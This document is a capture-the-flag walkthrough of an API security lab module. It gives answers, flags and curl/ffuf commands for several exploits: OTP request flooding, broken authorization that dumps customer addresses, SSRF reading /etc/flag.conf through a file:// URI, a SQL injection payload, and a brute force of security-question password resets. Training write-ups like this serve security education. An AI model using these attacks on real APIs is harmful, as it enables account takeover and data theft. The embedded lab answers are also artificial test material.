
`/api/v1/customers/orders/items`

And put in the request the obtained OrderID and ProductID:



And modify the Quantity and NetSum to random number (lets say – 4)

→



Unrestricted Resource Consumption:

Question: Exploit another Unrestricted Resource Consumption vulnerability and submit the flag.

Answer: HTB{01de742d8cd942ad682aeea9ce3c5428}

Method: we will overflow

```
/api/v1/authentication/customers/passwords/resets/sms-otps
```

With requests, we will use the bash script:

```
for i in {1..11}; do
  curl -X 'POST' \
    'http://<target-IP>:<target-port>/api/v1/authentication/customers/passwords/resets/sms-otps' \
    -H 'accept: application/json' \
    -H 'Content-Type: application/json' \
    -d '{
      "Email": "jonsnow@winterfell.com"
    }'
done
```

which will send a request to the endpoint 11 times

```
┌─[eu-academy-2]─[10.10.14.247]─[htb-ac-1099135@htb-6lztcjii2g]─[~]
└──╼ [★]$ for i in {1..11}; do
  curl -X 'POST' \
    'http://94.237.60.154:31606/api/v1/authentication/customers/passwords/resets/sms-otps' \
    -H 'accept: application/json' \
    -H 'Content-Type: application/json' \
    -d '{
      "Email": "jonsnow@winterfell.com"
    }'
done
{"SuccessStatus":false}{"SuccessStatus":false}{"SuccessStatus":false}{"SuccessStatus":false}{"SuccessStatus":false}{"SuccessStatus":false}{"SuccessStatus":false}{"SuccessStatus":false}{"SuccessStatus":false}{"flag":"HTB{01de742d8cd942ad682aeea9ce3c5428}"}┌─[eu-academy-2]─[10.10.14.247]─[htb-ac-1099135@htb-6lztcjii2g]─[~]
```

On the 11th request – the system will recognize the overflow and give us the flag.

Broken Function Level Authorization:

Question: Exploit another Broken Function Level Authorization vulnerability and submit the flag.

Answer: HTB{1e2095c564baf0d2d316080217040dae}

Method: First, we will authenticate to customers using the provided credentials 'htbpentester9@hackthebox.com:HTBPentester9'.

Then we go to

```
/api/v1/customers/billing-addresses
```

GET endpoint.

And execute the following curl command:

```
curl -X 'GET' \
  'http://<target-IP>:<target-port>/api/v1/customers/billing-addresses' \
  -H 'accept: application/json' \
  -H 'Authorization: Bearer <htbpentester9 authentication code>' | grep HTB -i
```

```
┌─[eu-academy-2]─[10.10.14.247]─[htb-ac-1099135@htb-6lztcjii2g]─[~]
└──╼ [★]$ curl -X 'GET'   'http://94.237.60.154:31606/api/v1/customers/billing-addresses'   -H 'accept: application/json'   -H
 'Authorization: Bearer eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJodHRwOi8vc2NoZW1hcy54bWxzb2FwLm9yZy93cy8yMDA1LzA1L2lkZW50aXR5L
2NsYWltcy9uYW1laWRlbnRpZmllciI6Imh0YnBlbnRlc3RlcjlAaGFja3RoZWJveC5jb20iLCJleHAiOjE3MzMyMzYxMzUsImlzcyI6Imh0dHA6Ly9hcGkuaW5sYW5
lZnJlaWdodC5odGIiLCJhdWQiOiJodHRwOi8vYXBpLmlubGFuZWZyZWlnaHQuaHRiIn0.fWq_mTu3UTiY20FvlgAvwqzXnwnwpcSMZAXEGExVNGCwITLcRw_CtF02E
SNj5JjYJ9KiTx586fsZZO9ilaf74Q' | grep HTB -i
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 14242    0 14242    0     0   267k      0 --:--:-- --:--:-- --:--:--  272k
{"customersBillingAddresses":[{"customerID":"fe4a4b39-3df6-425a-9525-a7b2914f711b","city":"Esbjerg","country":"Denmark","stree
t":"851 Kongensgade","postalCode":76079},{"customerID":"3589e7f7-2d8a-4873-8bd9-b2c20b7a0ad2","city":"Zurich","country":"Switz
erland","street":"992 Bahnhofstrasse","postalCode":11746},{"customerID":"a0683cc9-a71f-4957-8fbb-45ead732040e","city":"Fier","
country":"Albania","street":"787 Bulevardi Dëshmorët e Kombit","postalCode":64633},{"customerID":"dfeb5fde-52dc-4b36-b57b-96df
1a5ac1ff","city":"Bratislava","country":"Slovakia","street":"293 Obchodná St.","postalCode":13405},{"customerID":"c3700aed-c7f
f-4021-9977-778158cadfd2","city":"Marseille","country":"France","street":"141 La Canebière","postalCode":18710},{"customerID":
"9076351f-e6b8-4445-84e3-72800c79dd1d","city":"Kent","country":"England","street":"HTB{1e2095c564baf0d2d316080217040dae}","pos
```

Unrestricted Access to Sensitive Business Flows:

Question: Based on the previous vulnerability, exploit the Unrestricted Access to Sensitive Business Flow vulnerability and submit the street name where the user with the ID 'daa8c984-ba84-4265-8d88-12d6607e511c' lives.

Answer: 788 Sauchiehall St.

Method: continuing from the previous section's question – we run

```
curl -X 'GET' \
  'http://<target-IP>:<target-port>/api/v1/customers/billing-addresses' \
  -H 'accept: application/json' \
  -H 'Authorization: Bearer <htbpentester9 authentication code>' | grep daa8c984-ba84-4265-8d88-12d6607e511c -i
```

```
┌─[eu-academy-2]─[10.10.14.247]─[htb-ac-1099135@htb-8pgx9po2wf]─[~]
└──╼ [★]$ curl -X 'GET' \
  'http://94.237.59.180:53023/api/v1/customers/billing-addresses' \
  -H 'accept: application/json' \
  -H 'Authorization: Bearer eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJodHRwOi8vc2NoZW1hcy54bWxzb2FwLm9yZy93cy8yMDA1LzA1L2lkZW50aXR5L2NsYWltcy9uYW1laWRlbnRpZmllciI6Imh0YnBlbnRlc3Rlcjl1AaGFja3RoZWJveC5jb20iLCJleHAiOjE3MzMyNDk3MDMsImlzcyI6Imh0dHA6Ly9hcGkuaW5sYW5lZnJlaWdodC5odGIiLCJhdWQiOiJodHRwOi8vYXBpLmlubGFuZWZyZWlnaHQuaHRiIn0.u5uQATXu0pnUhwhUXMPyHXhUNZJ-o-9vSr7SVNeHMf66bRLpi4yk3laz86VrJz-4ZbbKpaOrpNaEqHW8mIPUeQ' | grep daa8c984-ba84-4265-8d88-12d6607e511c -i
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
```

*

*


```
talCode":19553},{"customerID":"2be274f8-6eff-44a2-9f4f-00de2dab7cb4","city":"Iaşi","country":"Romania","street":"213 Bulevardul Ştefan cel Mare","postalCode":44381},{"customerID":"cbf72b8e-7bc1-468f-a430-cb789f57b4d0","city":"Zenica","country":"Bosnia and Herzegovina","street":"591 Titova St.","postalCode":48271},{"customerID":"dea0b54d-02d8-4b8d-add1-1486d8c621a0","city":"Malmo","country":"Sweden","street":"951 Södergatan","postalCode":34544},{"customerID":"a49e0e19-baad-4550-93ee-831f7a93608f","city":"Bangalore","country":"India","street":"276 Brigade Road","postalCode":19026},{"customerID":"daa8c984-ba84-4265-8d88-12d6607e511c","city":"Glasgow","country":"UK","street":"788 Sauchiehall St.","postalCode":63103},{"customerID":"69f075b7-d328-4a72-94f4-250f3361c9a4","city":"Poznan","country":"Poland","street":"439 Półwiejska St.","postalCode":54338},{"customerID":"d20bf1f
```

Server Side Request Forgery:

Question: Exploit another Server Side Request Forgery vulnerability and submit the contents of the file '/etc/flag.conf'.


Answer: HTB{3c94232c4f0b0a544ae4024833eef0b3}

Method: First, we will authenticate to suppliers using the provided credentials ‘htbpentester11@pentestercompany.com:HTBPentester11’.


Then we go to the POST endpoint:

```
/api/v1/products/current-user
```

And post a new product with the PNGPhotoFileURI value of ‘file:///etc/flag.conf’



→




We get the productID ‘c954234d-7e76-422f-9882-fb4d2c270112’, whose picture is the local path to the flag.

Now we go to


`/api/v1/products/current-user`

PATCH endpoint

And re-enter the received ProdoctID and the same parameters




* Note: yes – both the POST request and the PATCH request are requires, as with the POST we get the ProductID, but the server side request forgery vulnerability is in the PATCH request. The attack with not work without the PATCH*



Now we proceed to

`/api/v1/products/{ID}/photo`

GET endpoint, and put in it the received productID:



And we get the base64 encoded flag. We proceed to decode it:

```
echo SFRCezNjOTQyMzJjNGYwYjBhNTQ0YWU0MDI0ODMzZWVmMGIzfQo= |
base64 -d  -H 'accept: application
```

```
┌─[eu-academy-2]─[10.10.14.247]─[htb-ac-1099135@htb-8pgx9po2wf]─[~]
└──╼ [★]$ echo SFRCezNjOTQyMzJjNGYwYjBhNTQ0YWU0MDI0ODMzZWVmMGIzfQo= | base64 -d
HTB{3c94232c4f0b0a544ae4024833eef0b3}
```

Security Misconfiguration:

Question: Exploit another Security Misconfiguration and provide the total count of records within the target table.

Answer: 151


Method: First, we will authenticate to customers using the provided credentials ‘htbpentester13@hackthebox.com:HTBPentester13’.

Then, on the GET endpoint

`/api/v1/suppliers/{Name}/count`


We use sql injection to obtain the total count of records.

We put in ‘Name’ input parameter the value: ‘laptop' OR 1=1 --’:



*

*



Question: Submit the header and its value that expose another Security Misconfiguration in the API.

Answer: Access-Control-Allow-Origin: *

Method: full explanation can be found in [this website](#) – 'Access-Control-Allow-Origin: *' means that the API accepts requests from everyone, which can cause troubles.


Improper Inventory Management:

Question: Exploit the Improper Inventory Management vulnerability and submit the value of the 'Email' field from the deleted Supplier Company with the ID 'c250cb38-96e3-4ccf-9df2-0a03146a2d0b'.

Answer: HTB{43c2754afea99eba70fb2c8dc443c660}


Method: we go to


```
/api/v0/supplier-companies/deleted
```



*

*





And use the browser search functionality (ctrl + F) to look for the the given ID

Unsafe Consumption of APIs:


Question: If v1 of Inlanefreight's E-Commerce Marketplace accepted data from the '/api/v0/suppliers/deleted' endpoint unsafely, what would the password hash of 'Yara MacDonald' be in v1?

Answer: 006006C3167E90A7575A12E474218D86


Method: we go to

`/api/v0/suppliers/deleted`

GET endpoint:



**



And search for ‘Yara MacDonald’

Skills Assessment

Skills Assessment:

Question: Submit the contents of the flag at '/flag.txt'.

Answer: HTB{f190b80cd543a84b236e92a07a9d8d59}

Method: First, we authenticate to

```
/api/v2/authentication/customers/sign-in
```

With the provided credentials ‘htbpentester@hackthebox.com:HTBPentester’.

With it, we can access the suppliers list via the GET endpoint

```
/api/v2/suppliers
```

We will enumerate the endpoint for suppliers who have their security question provided – in an attempt to reset it:

```
curl -X 'GET'   'http://<target-IP>:<target-port>/api/v2/suppliers'   -H 'accept: application/json'   -H 'Authorization: Bearer <authentication-payload>' | \
  jq '.suppliers[] | select(.securityQuestion != "SupplierDidNotProvideYet")'
```

```
┌─[eu-academy-2]─[10.10.15.9]─[htb-ac-1099135@htb-kgxgrmib4u]─[~]
└──╼ [★]$ curl -X 'GET'   'http://83.136.254.158:49836/api/v2/suppliers'   -H 'accept: application/json'   -H 'Authorization:
Bearer eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJodHRwOi8vc2NoZW1hcy54bWxzb2FwLm9yZy93cy8yMDA1LzA1L2lkZW50aXR5L2NsYWltcy9uYW1laW
RlbnRpZmllciI6Imh0YnBlbnRlc3RlckBoYWNrdGhlYm94LmNvbSIsImh0dHA6Ly9zY2hlbWFzLm1pY3Jvc29mdC5jb20vd3MvMjAwOC8wNi9pZGVudGl0eS9jbGFp
bXMvcm9sZSI6WyJTdXBwbGllcnNfR2V0IiwiU3VwcGxpZXJzX0ldEFsbCJdLCJleHAiOjE3MzMzNDE0NTIsImlzcyI6Imh0dHA6Ly9hcGkuaW5sYW5lZnJlaWdodC
5odGIiLCJhdWQiOiJodHRwOi8vYXBpLmlubGFuZWZyZWlnaHQuaHRiIn0.Hcf-FVoCpiapfiamQEbvgqkMO90H54IlDY5zbpjGiR25xnS2JhRmiYccQof_ukIA_gtf
CZbsyDNqCjsejufYgg' | \
  jq '.suppliers[] | select(.securityQuestion != "SupplierDidNotProvideYet")'
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 37973    0 37973    0     0   467k      0 --:--:-- --:--:-- --:--:--  469k
```

```
{
  "id": "eac0c347-12e0-4435-b902-c7e22e3c9dd5",
  "companyID": "f9e58492-b594-4d82-a4de-16e4f230fce1",
  "name": "Patrick Howard",
  "email": "P.Howard1536@globalsolutions.com",
  "securityQuestion": "What is your favorite color?",
  "professionalCVPDFFileURI": "SupplierDidNotUploadYet"
}
{
```

*

*

```
}
{
  "id": "73ff2040-8d86-4932-bd3f-6441d648dcca",
  "companyID": "f9e58492-b594-4d82-a4de-16e4f230fce1",
  "name": "Mason Alexander",
  "email": "M.Alexander1650@globalsolutions.com",
  "securityQuestion": "What is your favorite color?",
  "professionalCVPDFFileURI": "SupplierDidNotUploadYet"
}
```

There are 5 results, we will take their emails and put them in a file 'email.txt'.

Now, all suppliers who have their security question provided – have the same question – 'What is your favorite color?'.

We will attempt to bruteforce the answer with the wordlist colors.txt, and the command:

```
ffuf -u http://<target-IP>:<target-port>/api/v2/authentication/suppliers/passwords/resets/security-question-answers -X POST -H "accept: application/json" -H "Content-Type: application/json" -d '{"SupplierEmail": "FUZZ", "SecurityQuestionAnswer": "FUZ2", "NewPassword": "jonsnow123"}' -w emails.txt:FUZZ -w colors.txt:FUZ2 -fr "false" -s
```

